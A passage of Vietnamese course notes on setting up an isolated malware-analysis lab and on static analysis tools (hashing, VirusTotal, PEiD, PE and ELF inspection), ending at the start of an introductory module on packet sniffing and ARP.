Chuẩn bị môi trường thử nghiệm

Yêu cầu để xây dựng một môi trường thử nghiệm (testbed):

- Một mạng thử nghiệm cô lập để chứa testbed và các dịch vụ mạng cô lập như DNS.
- Các máy mục tiêu được cài đặt với nhiều hệ điều hành và trạng thái cấu hình khác nhau (chưa được vá lỗi, đã được vá lỗi, ...).
- Các công cụ và phương pháp sao lưu và khôi phục để nhanh chóng xóa và xây dựng lại máy mục tiêu.
- Một số công cụ được yêu cầu cho việc kiểm thử.

Dưới đây là những công cụ quan trọng:

- **Công cụ imaging:** Để có được ảnh đĩa sạch cho mục đích điều tra và xử lý hình sự.
- **Công cụ phân tích file/dữ liệu:** Để thực hiện phân tích tĩnh của các file malware.
- **Công cụ Registry/configuration:** Xác định xem malware xâm nhập vào registry Windows và các biến cấu hình nào khác.
- **Sandbox:** Phân tích động thủ công.
- **Công cụ phân tích log:** Các thiết bị bị tấn công ghi lại các hoạt động của malware và tạo ra các file log. Các công cụ này được sử dụng để trích xuất các file log đó.
- **Công cụ thu thập mạng:** Để hiểu cách malware giao tiếp với ai bên ngoài mạng.

Các bước để chuẩn bị môi trường thử nghiệm (testbed):

- Bước 1: Cấp phát hệ thống vật lý
- Bước 2: Cài đặt máy ảo (VMware, Hyper-V, ...) trên hệ thống
- Bước 3: Cài đặt hệ điều hành trên các máy ảo
- Bước 4: Cài đặt hệ thống khởi động bằng cách đảm bảo rằng card mạng NIC đang ở chế độ “Host-Only”

- Bước 5: Mô phỏng các dịch vụ Internet bằng các công cụ như **INetSim** (<https://www.inetsim.org>)
- Bước 6: Vô hiệu hóa “*Sharing Folder*” và “*Guest Isolation*”
- Bước 7: Cài các công cụ phân tích mã độc
- Bước 8: Tạo giá trị băm (hash value) cho từng hệ điều hành và công cụ
- Bước 9: Sao chép mã độc vào máy ảo

Phân tích tĩnh

Phân tích tĩnh là quá trình điều tra một file thực thi mà không chạy hoặc cài đặt nó. Do đó, việc thực hiện phân tích tĩnh là an toàn. Tuy nhiên, một số loại mã độc không cần thực thi mà vẫn có thể gây hại. Do đó, người điều tra vẫn nên thực hiện phân tích tĩnh trong một môi trường cô lập. Phân tích tĩnh thực chất là kiểm tra code để tìm các cấu trúc dữ liệu, lời gọi hàm, ..., có thể đại diện cho hành vi độc hại hay không.

Mình có hẵn 1 bài nói chi tiết về phân tích tĩnh, các bạn có thể đọc thêm ở bài [**Kỹ thuật phân tích tĩnh trong phân tích mã độc**](#).

Một số kỹ thuật phân tích malware:

File Fingerprinting

File fingerprinting là quá trình tính toán giá trị băm (hash value) cho file. Quá trình này bao gồm tính toán các giá trị băm để nhận diện chức năng của nó và so sánh nó với các giá trị băm của các mã độc khác hoặc các file khác từ các tinh huống trước đó. Giá trị băm có thể được sử dụng để nhận dạng mã độc hoặc định kỳ kiểm tra xem có thay đổi nào được thực hiện trên mã nhị phân trong quá trình phân tích hay không.

Các fingerprinting này được sử dụng để theo dõi và xác định các chương trình tương tự từ cơ sở dữ liệu. Fingerprinting không hoạt động cho một số loại file tin cậy như, bao gồm các file được mã hóa hoặc được bảo mật bằng mật khẩu, hình ảnh, âm thanh, video, ...

Thuật toán **MD5** (Message-Digest Algorithm 5) và **SHA-1** (Secure Hash Algorithm 1) là hai hàm băm phổ biến nhất được sử dụng trong phân tích malware. Các công cụ khác nhau như **HashMyFiles** có thể sử dụng để tạo fingerprinting cho file nghi ngờ. **HashMyFiles** là một công cụ giao diện đồ họa (GUI) có thể tính toán các giá trị băm khác nhau.

The screenshot shows the HashMyFiles application window. The menu bar includes File, Edit, View, Options, and Help. Below the menu is a toolbar with icons for file operations. A table lists six files with their corresponding MD5 and SHA1 hash values. The table has columns for Filename, MD5, and SHA1. The footer of the application displays "NirSoft Freeware. <http://www.nirsoft.net>".

Filename	MD5	SHA1
cports.zip	346c598c19b693755e5b911e96245200	8ad3cf53fa4eaa77098441135ec791894ad558
iecacheview.zip	22d78a904afadeaae7ccadd62396870f	9e914217420be807a056b1d6af0b46e3ceee
videocacheview.zip	f69ba0bae2632855f1070d54fdc48b66	f13f9cf2571af2593af5be78e59fb99afaed47
hashmyfiles.zip	12f64c87a394f271420bbbdc3002c444	315027197dd306a2801cd5dbfe90e4522839d
ofview.zip	cda0bf9ad891fdd3a27429125f604c99	de273e58b768e2890510126f8aa93ae76bb3e
pstpassword.zip	8744ce293cb9f3c1ca89ee0efd55344d	30eaabcf9f294a1c65f1ff7e7b5416f29dd386a

Screenshot of HashMyFiles

HashMyFiles tạo giá trị băm cho một file tin bằng cách sử dụng các thuật toán MD5, SHA1, CRC32, SHA-256, SHA-512 và SHA-384. Công cụ cũng cung cấp thông tin về file tin như đường dẫn đầy đủ, ngày tạo, ngày sửa đổi, kích thước, thuộc tính, phiên bản và phần mở rộng, giúp ích trong việc tìm kiếm và so sánh các file tương tự.

Local and Online Malware Scanning

Ta có thể sử dụng các công cụ nổi tiếng để kiểm tra xem virus có được tìm thấy trước đó hay chưa, có thể rằng nó đã được nhiều nhà cung cấp phần mềm diệt virus phát hiện và đã lưu lại vào CSDL.

The screenshot shows the VirusTotal interface. On the left is a sidebar with various icons for file types and search functions. The main area is titled "IOC STREAM" and shows "Files - 20/20.1 K". Below this is a table listing several files with their detection results from different sources. The table columns are File, Source, Detections, and Size.

File	Source	Detections	Size
0749765b34df9210b19f64316bb88942a85ab8c51b28b06cea6a866aac8c0413	signed	57/70	2.16 MB
data.exe js_ms_dll_signature_validation_cve_2020_1599	js MS DLL signature validation CVE-2020-1599	57/70	2.16 MB
f7106916b0955542aaaf1ee8d835352d32900bc854362dd184706e7a0b714221	signed	3/70	0.15 MB
psiphon3-legacy.exe js_ms_dll_signature_validation_cve_2020_1599	js MS DLL signature validation CVE-2020-1599	3/70	0.15 MB
fb10eca7acffaead8c7a9a4f760ba51e1a358fc942587c0d7ed9b35764fb0f70	signed	57/70	1.20 MB
setup.exe js_ms_dll_signature_validation_cve_2020_1599	js MS DLL signature validation CVE-2020-1599	57/70	1.20 MB


Screenshot of VirusTotal

VirusTotal tính toán giá trị băm của một file và so sánh với cơ sở dữ liệu của nó để xác định sự tồn tại của mã độc trong quá khứ. Quá trình này đơn giản hóa việc điều tra tiếp theo bằng cung cấp thông tin chi tiết về code, chức năng các chi tiết quan trọng khác. Ngoài ra, VirusTotal cung cấp các chi tiết quan trọng như máy mục tiêu, thời gian biên dịch, loại file, bộ xử lý tương thích, entry point, các PE sections, thư viện liên kết dữ liệu (DLLs), các tài nguyên PE sử dụng, các giá trị băm khác nhau, code chương trình, loại kết nối được thiết lập, ...

Performing Strings Search

Các chương trình sẽ chứa các chuỗi lệnh để thực hiện các chức năng cụ thể. Những chuỗi này truyền thông tin từ chương trình đến người dùng. Tuy nhiên trong một số trường hợp, các chuỗi này có thể mang nội dung độc hại.

Vìệc tìm kiếm qua các chuỗi này có thể cung cấp thông tin về chức năng cơ bản của chương trình, giúp xác định các hành động gây hại mà chương trình có thể thực hiện. Ta có thể sử dụng các công cụ như **BinText** để trích xuất chuỗi được nhúng từ các file thực thi.




Screenshot of BinText

Xác định phương pháp đóng gói/giấu mã

Hacker sử dụng phương pháp đóng gói và giấu mã để nén, mã hóa hoặc sửa đổi file thực thi nhằm tránh phát hiện. Giấu mã cũng có thể che giấu việc thực thi các chương trình. Khi người dùng chạy một chương trình đã được đóng gói, chương trình đó cũng chạy một chương trình nhỏ để giải nén file đã được đóng gói và sau đó chạy file đã giải nén. Điều này gây khó khăn khi dịch ngược mã độc.

PEiD là một công cụ miễn phí cung cấp thông tin về các file thực thi Windows. Nó có khả năng nhận dạng các signature liên quan đến hơn 600 packer và trình biên dịch khác nhau. Công cụ này cũng có thể hiển thị loại packer được sử dụng cho việc đóng gói chương trình. Ngoài ra, nó còn hiển thị các thông tin bổ sung như entry point, vị trí file, phần EP và subsystem được sử dụng để đóng gói.



Screenshot of PEiD

Tìm thông tin về Portable Executables (PE)


Định dạng Portable Executable (PE) là định dạng file thực thi được sử dụng trên hệ điều hành Windows, lưu trữ thông tin mà hệ thống Windows cần để quản lý mã thực thi. Nó lưu trữ siêu dữ liệu (meta data) về chương trình và giúp tìm ra các thông tin chi tiết về file đó. Ví dụ, file nhị phân Windows có định dạng PE, và nó có một số thông tin như thời gian tạo và sửa đổi file, các hàm nhập, xuất, thời gian biên dịch, DLL, các file liên kết, chuỗi, ...

PE header của một file bao gồm các phần sau:

- **.text:** Chứa các chỉ thị và code chương trình mà CPU thực thi.
- **.rdata:** Chứa thông tin nhập và xuất cũng như read-only data khác được sử dụng bởi chương trình.
- **.data:** Chứa dữ liệu toàn cục mà hệ thống có thể truy cập từ bất kỳ đâu.
- **.rsrc:** Bao gồm các tài nguyên như biểu tượng, hình ảnh, menu, chuỗi, phần này cũng cung cấp hỗ trợ đa ngôn ngữ.

Ta có thể sử dụng thông tin header để thu thập thêm chi tiết về một file hoặc chương trình bằng các công cụ như PEView để trích xuất các thông tin được đề cập ở trên.

PE Explorer là một công cụ cho phép mở, xem và chỉnh sửa nhiều loại file thực thi Windows 32-bit (còn được gọi là file PE) từ các loại phổ biến như *EXE*, *DLL* và *ActiveX Controls* đến các loại ít quen thuộc như *SCR* (*Screensavers*), *CPL* (*Control Panel Applets*), *SYS*, *MSSTYLES*, *BPL*, *DPL*, ...



Screenshot of PE Explorer

Xác định File Dependencies


Bất kỳ chương trình nào đều phụ thuộc vào các thư viện tích hợp sẵn của hệ điều hành, giúp thực hiện các hành động cụ thể trên hệ thống. Chúng lưu trữ các hàm nhập và xuất trong file **kernel32.dll**. Ta cần tìm các thư viện và file dependencies, vì chúng chứa thông tin về các run-time requirement của một ứng dụng. File dependencies bao gồm các thư viện liên kết, các hàm và lời gọi hàm, giúp ta đoán được mã độc có thể thực hiện những gì.

Một số chuẩn DLLs như hình bên dưới:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel
WSOCK32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Standard dlls

Dependency Walker là một công cụ cho phép liệt kê tất cả các module phụ thuộc của một file thực thi và xây dựng biểu đồ cây phân cấp cho các phụ thuộc đó. Nó cũng có thể ghi lại tất cả các hàm của mỗi module trong các hàm xuất và gọi. Hơn nữa, nó phát hiện nhiều vấn đề phổ biến trong ứng dụng như file bị thiếu hoặc không hợp lệ, không phù hợp trong việc nhập/xuất, lỗi phụ thuộc vòng tròn, không phù hợp với các module máy tính và lỗi khởi tạo module.



Screenshot of Dependency Walker

Malware Disassembly

Phân tích tĩnh cũng bao gồm việc chuyển đổi một file thực thi cụ thể thành định dạng nhị phân để nghiên cứu các chức năng và tính năng của nó. Quá trình này giúp xác định ngôn ngữ được sử dụng để lập trình mã độc, các API, ... Dựa trên các mã hợp ngữ đã tái tạo, ta có thể kiểm tra logic của chương trình và nhận ra khả năng gây nguy hiểm của nó. Để thực hiện quá trình này, ta có thể sử dụng các công cụ như **IDA Pro** và **OllyDbg**.

IDA Pro là một công cụ disassembler và gỡ lỗi đa nền tảng, nó tạo ra hợp ngữ và mã giả để dễ dàng phân tích. Các tính năng:

- Disassembler
- Debugger

Screenshot of IDA Pro

Một số công cụ dịch ngược khác:

- Ghirda
 - x64dbg
 - Radare
 - Oily Dbg
 - Win Dbg

Phân tích file thực thi ELF

ELF là một định dạng file thực thi chung trong Linux. Nó bao gồm ba thành phần chính bao gồm ELF header, các sections và các segments. Mỗi thành phần đóng vai trò độc lập trong việc tải và thực thi.

Trích xuất các ký hiệu

Trích xuất các ký hiệu (symbols) là quá trình lấy lại các loại dữ liệu như hàm và biến được sử dụng trong code được sử dụng bởi người lập trình, giúp hiểu được chức năng của code. Chạy lệnh sau để trích xuất các ký hiệu từ một file thực thi ELF:

Symbol table '.symtab' contains 32 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000400248	0	SECTION	LOCAL	DEFAULT	1	
2:	0000000000400268	0	SECTION	LOCAL	DEFAULT	2	
3:	0000000000400280	0	SECTION	LOCAL	DEFAULT	3	
4:	00000000004002a0	0	SECTION	LOCAL	DEFAULT	4	
5:	0000000000601ff0	0	SECTION	LOCAL	DEFAULT	5	
6:	0000000000602000	0	SECTION	LOCAL	DEFAULT	6	
7:	0000000000602028	0	SECTION	LOCAL	DEFAULT	7	
8:	0000000000602040	0	SECTION	LOCAL	DEFAULT	8	
9:	0000000000400330	0	SECTION	LOCAL	DEFAULT	9	
...							
30:	0000000000000000						

Ở đây, option **-s** được sử dụng để hiển thị các mục trong phần bảng ký hiệu của file. Hoặc sử dụng các tùy chọn **--symbols** hoặc **--syms** để trích xuất các ký hiệu.

Xác định program headers

Header tiết lộ cấu trúc bộ nhớ của code nhị phân. Nó giúp xác định xem file thực thi ELF có được đóng gói đúng cách hay không. Để mục đích này, công cụ **readelf** có thể được sử dụng với tùy chọn **-l** theo sau là tên file.

Elf file type is EXEC (Executable file)

Entry point 0x400040

There are 9 program headers, starting at offset 64

Program Headers:

Elf file type is EXEC (Executable file)

Entry point 0x400040

There are 9 program headers, starting at offset 64 Program Headers:

Type	Offset	VirtAddr	PhysAddr
FileSiz	MemSiz	Flags	Align
PHDR	0x0000000000000040	0x0000000000400040	0x0000000000400040
	0x000000000000001f8	0x000000000000001f8	R 0x8
INTERP	0x000000000000238	0x0000000000400238	0x0000000000400238
	0x000000000000001c	0x000000000000001c	R 0x1

```
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]


LOAD      0x0000000000000000 0x00000000400000 0x00000000400000
0x000000000000720 0x000000000000720 R E 0x200000
LOAD      0x000000000000db8 0x00000000600db8 0x00000000600db8
0x000000000000220 0x000000000000228 RW 0x200000
DYNAMIC   0x000000000000dd0 0x00000000600dd0 0x00000000600dd0
0x000000000000200 0x000000000000200 RW 0x8
NOTE      0x000000000000254 0x00000000400254 0x00000000400254
0x00000000000044 0x00000000000044 R 0x4
GNU_EH_FRAME 0x000000000006b8 0x000000004006b8 0x000000004006b8
0x0000000000000001c 0x0000000000000001c R 0x4
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 RW 0x10
GNU_RELRO 0x000000000000db8 0x00000000600db8 0x00000000600db8
0x0000000000001f0 0x0000000000001f0 R 0x1 Section to Segment mapping:
```

Module 8 – Phần 1: Nghe lén lưu lượng mạng – Sniffing là gì?

Packet sniffing là quá trình theo dõi và bắt lại tất cả các gói dữ liệu đi qua một mạng cụ thể bằng cách sử dụng một ứng dụng phần mềm hoặc thiết bị phần cứng. Việc **sniffing** dễ dàng thực hiện trên các mạng hub-based, vì lưu lượng trên một đoạn mạng sẽ đi qua tất cả các máy liên quan đến đoạn mạng đó. Tuy nhiên, hầu hết các mạng hiện nay hoạt động trên các thiết bị chuyển mạch (switch). Một switch là một thiết bị mạng máy tính tiên tiến. Sự khác biệt chính giữa một hub và một switch là hub truyền dữ liệu tới từng cổng trên máy và không có line mapping, trong khi switch xem địa chỉ MAC được liên kết với data frame đi qua nó và gửi dữ liệu đến cổng yêu cầu. Địa chỉ MAC là một địa chỉ phần cứng duy nhất xác định từng nút trong mạng.

Sniffing là gì?

Một hacker can thiệp vào switch để xem tất cả lưu lượng đi qua nó. Một chương trình **sniffer** (còn được gọi là *chương trình bắt gói*) chỉ có thể ghi lại các gói dữ liệu từ một subnet cụ thể, có nghĩa là nó không thể bắt gói từ mạng khác. Một chương trình sniffer được đặt trên một mạng ở chế độ **promiscuous mode** (chế độ sniff “tất cả”) có thể bắt lại và phân tích toàn bộ lưu lượng mạng.



Packet sniffing scenario

Mặc dù hầu hết các hệ thống mạng hiện nay sử dụng công nghệ switch, tuy nhiên việc sử dụng packet sniffing vẫn mang lại nhiều lợi ích. Bởi vì việc cài đặt các chương trình sniffing từ xa trên các thành phần mạng có lưu lượng cao như server và router là khá dễ dàng giúp hacker quan sát và truy cập vào toàn bộ lưu lượng mạng từ một điểm duy nhất.

Packet sniffers có thể bắt các gói dữ liệu chứa thông tin nhạy cảm như mật khẩu, lưu lượng syslog, cấu hình bộ định tuyến, lưu lượng DNS, lưu lượng email, web, FTP,... giúp hacker có thể đọc được mật khẩu ở bản rõ, thậm chí là nội dung email, số thẻ tín dụng, các giao dịch tài chính, ... Nó cũng cho phép hacker sniff lưu lượng SMTP, POP, IMAP, IMAP, xác thực HTTP, telnet, SQL, SMB, NFS,

Sniffer hoạt động như thế nào?

Phương pháp phổ biến nhất để kết nối các máy tính trong mạng là thông qua kết nối Ethernet. Một máy tính kết nối vào mạng cục bộ (LAN) có hai địa chỉ là địa chỉ MAC và địa chỉ IP. Địa chỉ MAC duy nhất xác định từng nút trong mạng và được lưu trữ trên card mạng (NIC). Giao thức Ethernet sử dụng địa chỉ MAC để truyền dữ liệu trong quá trình xây dựng các data frame.


Tầng liên kết dữ liệu của mô hình OSI sử dụng một Ethernet header với địa chỉ đích là địa chỉ MAC thay vì địa chỉ IP. Tầng mạng có trách nhiệm ánh xạ địa chỉ IP sang địa chỉ MAC theo yêu cầu của giao thức liên kết dữ liệu. Ban đầu, nó tìm kiếm địa chỉ MAC của máy đích trong một bảng, thường được gọi là bộ nhớ đệm *Address Resolution Protocol (ARP)*. Nếu không tìm thấy, một gói tin ARP request được gửi đi đến tất cả các máy trên mạng cục bộ. Máy có địa chỉ MAC tương ứng sẽ phản hồi cho máy nguồn với địa chỉ MAC của nó. Bộ nhớ đệm ARP của máy nguồn thêm địa chỉ MAC này vào bảng.

Có hai loại cơ bản của môi trường Ethernet. Hai loại đó là:

